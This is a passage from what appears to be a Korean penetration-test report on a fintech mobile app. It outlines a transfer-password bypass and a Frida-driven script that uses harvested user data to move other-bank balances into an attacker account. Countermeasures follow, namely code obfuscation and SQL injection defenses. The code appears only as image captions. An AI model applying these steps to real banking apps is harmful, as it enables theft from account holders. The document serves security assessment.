
[그림 37] 마이데이터 이체 비밀번호 우회 코드


* + 1. **이체 자동화 스크립트 작성**
* **위에서 얻은 정보를 유저 리스트(user\_list)에 입력**
* **계좌 수집(collection\_account)에 공격자 계좌 입력**

[그림 38] 이체 자동화 코드

* + 1. **프리다를 이용해 이체 자동화 스크립트 실행**
* **로그인을 클릭할 때마다 계정이 바뀌면서 타행(래빗뱅크) 잔액을 모두 탈취**

[그림 39] 프리다 이체 자동화 스크립트 실행



[그림 40] 이체 확인


[그림 41] 공격자 계좌 확인

1. 대응방안
   1. 코드 난독화

(1) 코드 난독화 적용



[그림 42] 난독화 전 코드



[그림 43] ProGuard을 통한 난독화 후 코드

* 1. SQL인젝션

(1) SQL 쿼리문을 사용자 입력이 아닌 매개변수를 이용해 전송

(2) 입력이 예상되는 형식, 유형 및 길이를 확인하고 예민한 문자열을 감지

(3) ORM[[1]](#footnote-1)(객체 관계형 매칭) 라이브러리 사용

(4) 어플리케이션 방화벽 사용

(5) 정기적인 보안 검사 및 침투 테스트 진행

1. 총평

개인적으로 2차인증 등 보안을 준수하여 사용하더라도, 사용하고있는 앱이 취약하다면 공격자가

앱을 이용해 개인정보 및 금전을 탈취할 수 있다. 이를 방지하기 위해 코드난독화를 적용해야한다.

코드 난독화를 적용하면 공격자가 코드를 이해하고 악용하기 어렵게 만들어 대부분의 취약점을

방지하고 보안성을 높일 수 있다.

1. 참고자료

* **코드 난독화**
  + 핀테크서비스 취약점 점검 안내.pdf
* **SQL인젝션**
* <https://alomancy.gitbook.io/guides/cheat-sheets/tunnelling-pivoting-and-proxies>
* <https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
* **프리다**
  + <https://frida.re/docs/examples/android/>

1. ORM : 데이터베이스를 추상화하고 SQL쿼리를 안전하게 구상하여 SQL주입을 방지하는데 도움을 준다. [↑](#footnote-ref-1)